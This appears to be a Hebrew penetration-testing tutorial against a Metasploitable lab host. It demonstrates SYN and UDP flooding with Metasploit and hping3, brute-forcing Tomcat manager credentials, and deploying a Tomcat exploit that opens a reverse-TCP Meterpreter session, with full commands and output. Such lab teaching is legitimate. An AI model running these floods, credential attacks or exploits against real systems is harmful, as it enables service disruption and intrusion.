הפקודה **search dos/tcp**

ונעתיק את שורה 2 synflood לשורת הפקודה

הפקודה **use auxiliary/dos/tcp/synflood**

```
msf6 > use auxiliary/dos/tcp

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/dos/tcp/claymore_dos          2018-02-06      normal No     Claymore Dual GPU Miner Format String dos attack
1  auxiliary/dos/tcp/junos_tcp_opt         2018-02-06      normal No     Juniper JunOS Malformed TCP Option
2  auxiliary/dos/tcp/synflood              2018-02-06      normal No     TCP SYN Flooder

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/dos/tcp/synflood

msf6 > search dos/tcp

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  auxiliary/dos/tcp/claymore_dos          2018-02-06      normal No     Claymore Dual GPU Miner Format String dos attack
1  auxiliary/dos/tcp/junos_tcp_opt         2018-02-06      normal No     Juniper JunOS Malformed TCP Option
2  auxiliary/dos/tcp/synflood              2018-02-06      normal No     TCP SYN Flooder

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/dos/tcp/synflood

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > 
```

נציג את ההגדרות שנצטרך לביצוע המתקפה במקרה הזה זה די פשוט רק כתובת IP

הפקודה **show options**

אפשר לראות באפשרויות שניתן להגדיר את כמות ה syn שישלח

אבל כרגע אין צורך להגביל.

```
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name      Current Setting  Required  Description
  ----      -
  INTERFACE          no          The name of the interface
  NUM                no          Number of SYNs to send (else unlimited)
  RHOSTS             yes         The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT             80          The target port
  SHOST              no          The spoofable source address (else randomizes)
  SNAPLEN           65535       The number of bytes to capture
  SPORT              no          The source port (else randomizes)
  TIMEOUT            500         The number of seconds to wait for new data
```

ונגדיר את כתובת הIP

Set RHOSTS 192.168.1.156

ונבצע את ההתקפה עם הפקודה run

```
msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.1.156
RHOSTS => 192.168.1.156
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.1.156
[*] SYN flooding 192.168.1.156:80 ...
```

אז כמו שאפשר לראות ההתקפה מתחילה לרוץ.

עכשיו נתפתח Wireshark נקליט את התעבורה עם הלחצן האדום בצד שמאל למעלה ונעצור.

*eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
14290	13.122031039	200.140.41.80	192.168.1.163	TCP	54	8730 → 80 [SYN] Seq=0 Win=2633 Len=0
14291	13.122421707	200.140.41.80	192.168.1.163	TCP	54	18534 → 80 [SYN] Seq=0 Win=2235 Len=0
14292	13.122769907	200.140.41.80	192.168.1.163	TCP	54	46644 → 80 [SYN] Seq=0 Win=2782 Len=0
14293	13.123243988	200.140.41.80	192.168.1.163	TCP	54	51930 → 80 [SYN] Seq=0 Win=1047 Len=0
14294	13.123609802	200.140.41.80	192.168.1.163	TCP	54	7641 → 80 [SYN] Seq=0 Win=1436 Len=0
14295	13.123962348	200.140.41.80	192.168.1.163	TCP	54	16146 → 80 [SYN] Seq=0 Win=2657 Len=0
14296	13.124348969	200.140.41.80	192.168.1.163	TCP	54	65146 → 80 [SYN] Seq=0 Win=2096 Len=0
14297	13.124709216	200.140.41.80	192.168.1.163	TCP	54	52482 → 80 [SYN] Seq=0 Win=1033 Len=0
14298	13.125061859	200.140.41.80	192.168.1.163	TCP	54	[TCP Port numbers reused] 340 → 80 [SYN] Seq=0 Win=645 Len=0
14299	13.125438645	200.140.41.80	192.168.1.163	TCP	54	29785 → 80 [SYN] Seq=0 Win=1674 Len=0
14300	13.125763052	200.140.41.80	192.168.1.163	TCP	54	922 → 80 [SYN] Seq=0 Win=1895 Len=0
14301	13.126393677	200.140.41.80	192.168.1.163	TCP	54	[TCP Port numbers reused] 36572 → 80 [SYN] Seq=0 Win=3129 Len=0
14302	13.126777935	200.140.41.80	192.168.1.163	TCP	54	58417 → 80 [SYN] Seq=0 Win=2397 Len=0
14303	13.127135383	200.140.41.80	192.168.1.163	TCP	54	60345 → 80 [SYN] Seq=0 Win=200 Len=0
14304	13.127482102	200.140.41.80	192.168.1.163	TCP	54	34483 → 80 [SYN] Seq=0 Win=2141 Len=0
14305	13.127826059	200.140.41.80	192.168.1.163	TCP	54	46412 → 80 [SYN] Seq=0 Win=1635 Len=0
14306	13.128226781	200.140.41.80	192.168.1.163	TCP	54	2357 → 80 [SYN] Seq=0 Win=1620 Len=0
14307	13.128590334	200.140.41.80	192.168.1.163	TCP	54	30805 → 80 [SYN] Seq=0 Win=2047 Len=0
14308	13.128934078	200.140.41.80	192.168.1.163	TCP	54	16248 → 80 [SYN] Seq=0 Win=2446 Len=0
14309	13.129277603	200.140.41.80	192.168.1.163	TCP	54	31327 → 80 [SYN] Seq=0 Win=2149 Len=0
14310	13.129635422	200.140.41.80	192.168.1.163	TCP	54	50530 → 80 [SYN] Seq=0 Win=519 Len=0
14311	13.130023744	200.140.41.80	192.168.1.163	TCP	54	[TCP Port numbers reused] 12712 → 80 [SYN] Seq=0 Win=3776 Len=0
14312	13.130384062	200.140.41.80	192.168.1.163	TCP	54	31011 → 80 [SYN] Seq=0 Win=2451 Len=0
14313	13.130743261	200.140.41.80	192.168.1.163	TCP	54	16336 → 80 [SYN] Seq=0 Win=1532 Len=0
14314	13.131136921	200.140.41.80	192.168.1.163	TCP	54	48835 → 80 [SYN] Seq=0 Win=359 Len=0
14315	13.131528702	200.140.41.80	192.168.1.163	TCP	54	[TCP Port numbers reused] 45305 → 80 [SYN] Seq=0 Win=3828 Len=0
14316	13.131899848	200.140.41.80	192.168.1.163	TCP	54	44381 → 80 [SYN] Seq=0 Win=1133 Len=0
14317	13.132246003	200.140.41.80	192.168.1.163	TCP	54	2921 → 80 [SYN] Seq=0 Win=1593 Len=0
14318	13.132605298	200.140.41.80	192.168.1.163	TCP	54	50088 → 80 [SYN] Seq=0 Win=1979 Len=0
14319	13.132980231	200.140.41.80	192.168.1.163	TCP	54	13670 → 80 [SYN] Seq=0 Win=695 Len=0
14320	13.133338379	200.140.41.80	192.168.1.163	TCP	54	3676 → 80 [SYN] Seq=0 Win=993 Len=0

ונוכל לראות שנשלחות רק בקשות SYN.

הערה: כתובת ה IP שונתה.

קיימים כלים נוספים איתם ניתן לבצע התקפות מסוג זה אחד הכלים נקרא hping3 עם הכלי הזה ניתן לבצע מספר התקפות הצפה מסוגים שונים syn, syn-ack, fin-syn, ack, res, fin, udp

תחילה נוכל להריץ את הפקודה hping3 --help כדי לראות את האפשרויות שנוכל לבחור

```
(eliot@kali)~$ hping3 --help
usage: hping3 host [options]
-h --help          show this help
-v --version       show version
-c --count         packet count
-i --interval      wait (uX for X microseconds, for example -i u1000)
--fast            alias for -i u10000 (10 packets for second)
--faster          alias for -i u1000 (100 packets for second)
--flood           sent packets as fast as possible. Don't show replies.
-n --numeric       numeric output
-q --quiet         quiet
-I --interface     interface name (otherwise default routing interface)
-V --verbose       verbose mode
-D --debug         debugging info
-z --bind          bind ctrl+z to ttl (default to dst port)
-Z --unbind       unbind ctrl+z
--beep           beep for every matching packet received

Mode
default mode      TCP
-b --rawip        RAW IP mode
-l --icmp         ICMP mode
-u --udp          UDP mode
-B --scan         SCAN mode.
                  Example: hping --scan 1-30,70-90 -S www.target.host
-g --listen       listen mode

IP
-a --spooft       spoof source address
--rand-dest       random destination address mode. see the man.
--rand-source     random source address mode. see the man.
-t --ttl          ttl (default 64)
-N --id           id (default random)
-W --winid        use win* id byte ordering
-r --rel          relativize id field (to estimate host traffic)
-f --frag         split packets in more frag. (may pass weak acl)
-x --morefrag     set more fragments flag
-y --dontfrag     set don't fragment flag
-g --fragoff      set the fragment offset
-m --mtu          set virtual mtu, implies --frag if packet size > mtu
-o --tos          type of service (default 0x00), try --tos help
-G --rroute       includes RECORD_ROUTE option and display the route buffer
--lsrr           loose source routing and record route
--ssrr           strict source routing and record route
-H --ipproto      set the IP protocol field, only in RAW IP mode

ICMP
-C --icmptype     icmp type (default echo request)
-K --icmpcode     icmp code (default 0)
--force-icmp     send all icmp types (default send only supported types)
--icmp-gw        set gateway address for ICMP redirect (default 0.0.0.0)
--icmp-ts        Alias for --icmp --icmptype 13 (ICMP timestamp)
--icmp-addr      Alias for --icmp --icmptype 17 (ICMP address subnet mask)
--icmp-help      display help for others icmp options
```

כדי לבצע הצפת הudp הפקודה היא די פשוטה

sudo hping3 --udp --flood -p 80 192.168.1.165

וההתקפה תתחיל לרוץ

שימו לב שלא יוצג פלט חזרה.

```
(eliot@kali)~$ sudo hping3 --udp --flood -p 80 192.168.1.165
HPING 192.168.1.165 (eth0 192.168.1.165): udp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

מצוין באיזה מצב ההתקפה תרוץ. **-udp**

מצוין את השימוש של המתקפה **--flood**

מצוין את הפורט עליו המתקפה תרוץ **-p**

*eth0						
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help						
Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1168...	23.803025249	192.168.1.232	192.168.1.165	UDP	42	48283 → 80 Len=0
1168...	23.803037279	192.168.1.232	192.168.1.165	UDP	42	48284 → 80 Len=0
1168...	23.803129895	192.168.1.232	192.168.1.165	UDP	42	48285 → 80 Len=0
1168...	23.803140309	192.168.1.232	192.168.1.165	UDP	42	48286 → 80 Len=0
1168...	23.803189492	192.168.1.232	192.168.1.165	UDP	42	48287 → 80 Len=0
1168...	23.803200786	192.168.1.232	192.168.1.165	UDP	42	48288 → 80 Len=0
1168...	23.803238139	192.168.1.232	192.168.1.165	UDP	42	48289 → 80 Len=0
1168...	23.803247498	192.168.1.232	192.168.1.165	UDP	42	48290 → 80 Len=0
1168...	23.803291851	192.168.1.232	192.168.1.165	UDP	42	48291 → 80 Len=0
1168...	23.803303205	192.168.1.232	192.168.1.165	UDP	42	48292 → 80 Len=0
1168...	23.803339243	192.168.1.232	192.168.1.165	UDP	42	48293 → 80 Len=0
1168...	23.803349142	192.168.1.232	192.168.1.165	UDP	42	48294 → 80 Len=0
1168...	23.803393184	192.168.1.232	192.168.1.165	UDP	42	48295 → 80 Len=0
1168...	23.803404457	192.168.1.232	192.168.1.165	UDP	42	48296 → 80 Len=0
1168...	23.803441426	192.168.1.232	192.168.1.165	UDP	42	48297 → 80 Len=0
1168...	23.803450130	192.168.1.232	192.168.1.165	UDP	42	48298 → 80 Len=0
1168...	23.803497703	192.168.1.232	192.168.1.165	UDP	42	48299 → 80 Len=0
1168...	23.803508807	192.168.1.232	192.168.1.165	UDP	42	48300 → 80 Len=0
1168...	23.803539232	192.168.1.232	192.168.1.165	UDP	42	48301 → 80 Len=0
1168...	23.803547659	192.168.1.232	192.168.1.165	UDP	42	48302 → 80 Len=0
1168...	23.803600267	192.168.1.232	192.168.1.165	UDP	42	48303 → 80 Len=0
1168...	23.803612016	192.168.1.232	192.168.1.165	UDP	42	48304 → 80 Len=0
1168...	23.803619857	192.168.1.232	192.168.1.165	UDP	42	48305 → 80 Len=0
1168...	23.803656056	192.168.1.232	192.168.1.165	UDP	42	48306 → 80 Len=0
1168...	23.803665315	192.168.1.232	192.168.1.165	UDP	42	48307 → 80 Len=0

אפשר לראות שנשלחות המון בקשות קטט ואין תשובה מהשרת.


Apache Tomcat/Coyote JSP engine 1.1/8180

במודול הבא נבצע מספר התקפות על שרת Apache tomcat. ננסה לבצע חשיפת שם משתמש וסימא והעלאת הרשאות.

דבר ראשון נודא שהשרת פעיל וניגש לכתובת המכונה שלנו בפורט 8180

192.168.1.162:8180

(כתובת ה IP של המכונה Metasploitable שלי השתנתה)



אפשר לראות שהאתר עלה וניתן לזהות את גרסת השרת 5.5

דבר ראשון נצטרך לחשוף את השם משתמש והסימא

(גם אני לא יודע מה השם משתמש והסיסמא)

אז ניגש ל msfconsole

ונבצע חיפוש ל tomcat

הפקודה search tomcat

```
msf6 > search tomcat
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/ibm_drm_download	2020-04-21	normal	Yes	IBM Data Risk Manager Arbitrary File Download
1	auxiliary/admin/http/tomcat_administration		normal	No	Tomcat Administration Tool Default Access
2	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	No	Ghostcat
3	auxiliary/admin/http/tomcat_utf8_traversal	2009-01-09	normal	No	Tomcat UTF-8 Directory Traversal Vulnerability
4	auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	No	TrendMicro Data Loss Prevention 3.5 Directory Traversal
5	auxiliary/dos/http/apache_commons_fileupload_dos	2014-02-06	normal	No	Apache Commons Fileupload and Apache Tomcat DDoS
6	auxiliary/dos/http/apache_tomcat_transfer_encoding	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS
7	auxiliary/dos/http/hashcollision_dos	2011-12-28	normal	No	Hashtable Collisions
8	auxiliary/scanner/http/tomcat_enum		normal	No	Apache Tomcat User Enumeration
9	auxiliary/scanner/http/tomcat_mgr_login		normal	No	Tomcat Application Manager Login Utility
10	exploit/linux/http/cisco_prime_inf_rce	2010-10-04	excellent	Yes	Cisco Prime Infrastructure Unauthenticated Remote Code Execution
11	exploit/linux/http/cpi_tararchive_upload	2010-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
12	exploit/multi/http/cisco_dcnm_upload_2019	2018-06-26	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution
13	exploit/multi/http/struts2_namespace_ogsl	2016-06-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGML Injection
14	exploit/multi/http/struts2_code_exec_classloader	2016-03-06	manual	No	Apache Struts Classloader Manipulation Remote Code Execution
15	exploit/multi/http/struts2_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGML Execution
16	exploit/multi/http/tomcat_jsp_upload_bypass	2017-10-03	excellent	Yes	Tomcat JSP via JSP Upload Bypass
17	exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
18	exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution
19	exploit/multi/http/zebra_configuration_management_upload	2015-04-07	excellent	Yes	Novell Zebra Configuration Management Arbitrary File Upload
20	exploit/windows/http/caylin_xpoc_sql_rce	2010-06-04	excellent	Yes	Caylin http://ayfinder.org/SQL to RCE
21	exploit/windows/http/ibmweb_cgi_cadlineargs	2010-06-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability
22	post/multi/gather/tomcat_gather		normal	No	Gather Tomcat Credentials
23	post/windows/gather/enum_tomcat		normal	No	Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 23, use 23 or use post/windows/gather/enum_tomcat

בפלט שמוצג לנו נבחר את מודול 9 ונשתמש בפקודה use

use auxiliary/scanner/http/tomcat_mgr_login

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
```

לאחר מכן נציג את האפשרויות

Show options

```
msf6 auxiliary/scanner/http/tomcat_mgr_login > show options
```

Module options (auxiliary/scanner/http/tomcat_mgr_login):			
Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	The HTTP password to specify for authentication
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt	no	File containing passwords, one per line
PROXIES		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file: <path>'
RPORT	8080	yes	The target port (TCP)
SSL	false	yes	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	no	Stop guessing when a credential works for a host
TARGETURI	/manager/html	yes	URI for Manager login. Default is /manager/html
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	The HTTP username to specify for authentication
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt	no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host

שימו לב שכאן מוגדרים מראש קבצי שמות משתמשים וסיסמאות כברירת מחדל

עכשיו נוסיף את כתובת המכונה ונשנה את הפורט ל8080 ולא 8080 ונפעיל את ההתקפה

Set RHOSTS 192.168.1.162

Set RPORT 8180

run

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.162
RHOSTS => 192.168.1.162
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT => 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
```


אז אפשר לראות שמצאנו את השם משתמש והסיסמא

שם משתמש: tomcat

סיסמא: tomcat

```
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:admin (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:manager (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:root (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:admin (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:manager (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:root (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:admin (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:manager (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:root (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:admin (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:manager (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:role1 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:root (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+] 192.168.1.162:8180 - Login Successful: tomcat:tomcat
[*] 192.168.1.162:8180 - LOGIN FAILED: both:admin (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: both:manager (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: both:role1 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: both:root (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: ovwebusr:0vW*busr1 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[*] 192.168.1.162:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

עכשיו בואו נעבור לשלב הבא וננסה לקבל shell לביצוע פקודות

נחזור ל msfconsole ונבצע חיפוש ל http/tomcat

הפקודה **search http/tomcat**

```
msf6 > search http/tomcat

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -                                                                 -
0  auxiliary/admin/http/tomcat_administration                         2020-02-20     normal No      Tomcat Administration Tool Default Access
1  auxiliary/admin/http/tomcat_ghostcat                               2020-02-20     normal No      Ghostcat
2  auxiliary/admin/http/tomcat_utf8_traversal                         2009-01-09     normal No      Tomcat UTF-8 Directory Traversal Vulnerability
3  auxiliary/scanner/http/tomcat_enum                                 2009-01-09     normal No      Apache Tomcat User Enumeration
4  auxiliary/scanner/http/tomcat_mgr_login                             2009-01-09     normal No      Tomcat Application Manager Login Utility
5  exploit/multi/http/tomcat_jsp_upload_bypass                       2017-10-03     excellent Yes   Tomcat RCE via JSP Upload Bypass
6  exploit/multi/http/tomcat_mgr_deploy                             2009-11-09     excellent Yes   Apache Tomcat Manager Application Deployer Authenticated Code Execution
7  exploit/multi/http/tomcat_mgr_upload                             2009-11-09     excellent Yes   Apache Tomcat Manager Authenticated Upload Code Execution
8  exploit/windows/http/tomcat_cgi_cmdlineargs                       2019-04-10     excellent Yes   Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/tomcat_cgi_cmdlineargs
```


Use exploit/multi/http/tomcat_mgr_deploy

```
msf6 > use exploit/multi/http/tomcat_mgr_deploy
```

כעת נציג את אפשרויות

ונראה שה payloads כבר הוגדר

במקרה הזה ננסה לקבל shell מסוג meterpreter

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > show options

Module options (exploit/multi/http/tomcat_mgr_deploy):

  Name           Current Setting  Required  Description
  ---
  HttpPassword    tomcat           no        The password for the specified username
  HttpUsername    tomcat           no        The username to authenticate as
  PATH            /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
  Proxies         no              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS          192.168.1.162   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT           80              yes       The target port (TCP)
  SSL             false           no        Negotiate SSL/TLS for outgoing connections
  VHOST           no              no        HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):

  Name           Current Setting  Required  Description
  ---
  LHOST          192.168.1.228   yes       The listen address (an interface may be specified)
  LPORT          4444            yes       The listen port
```

פה נצטרך להגדיר את השם משתמש והסיסמא שמצאנו מקודם

Set HttpPassword tomcat

Set HttpUsername tomcat

Set RHOSTS 192.168.1.162

Set RPORT 8180

run

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RHOSTS 192.168.1.162
RHOSTS => 192.168.1.162
msf6 exploit(multi/http/tomcat_mgr_deploy) > set RPORT 8181
RPORT => 8181
msf6 exploit(multi/http/tomcat_mgr_deploy) > run
```

אפשר לראות שההתקפה הצליחה ונפתח 1 meterpreter session בהמשך נצטרך לזכור שזו השיחה הראשונה שנפתחה שמספרה 1

ה Meterpreter הוא כלי מאוד יעיל דומה מאוד למעטפת shall כדי לעזור לתוקפים. ניתן לבצע איתו מגוון רחב של פעולות במערכת הנתקפת. ל Meterpreter יש פקודות מעט שונות משל ה shell הרגיל אך פקודות אלה מאוד שימושיות לתוקף. אחד היתרונות של הכלי שהוא לא משאיר עקבות ב hard disk ובקבצי המערכת.

```
[*] Started reverse TCP handler on 192.168.1.228:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Linux x86"
[*] Uploading 6257 bytes as 1hon94.war ...
[*] Executing /1hon94/9A3cr4VZaJ2Jik.jsp ...
[*] Undeploying 1hon94 ...
[*] Sending stage (50115 bytes) to 192.168.1.162
[*] Meterpreter session 1 opened (192.168.1.228:4444 → 192.168.1.162:43398) at 2021-03-15 09:47:34 -0700

meterpreter > |
```

בעזרת הפקודה **help** נוכל לראות את סוג רשימת הפקודות שנוכל להריץ

Stdapi: File-system Commands	
Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrieve the checksum of a file
cp	Copy source to destination
del	Delete the specified file
dir	List files (alias for ls)
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands	
Command	Description
ifconfig	Display interfaces
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands	
Command	Description
execute	Execute a command
getenv	Get one or more environment variable values
getuid	Get the user that the server is running as
localtime	Displays the target system local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: User interface Commands	
Command	Description
keyevent	Send key events
mouse	Send mouse events
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds

Stdapi: Audio Output Commands	
Command	Description
play	play a waveform audio file (.wav) on the target system

meterpreter > help	
Core Commands	
Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values
sleep	Force Meterpreter to go quiet, then re-establish session.
transport	Change the current transport mechanism
use	Deprecated alias for "load"
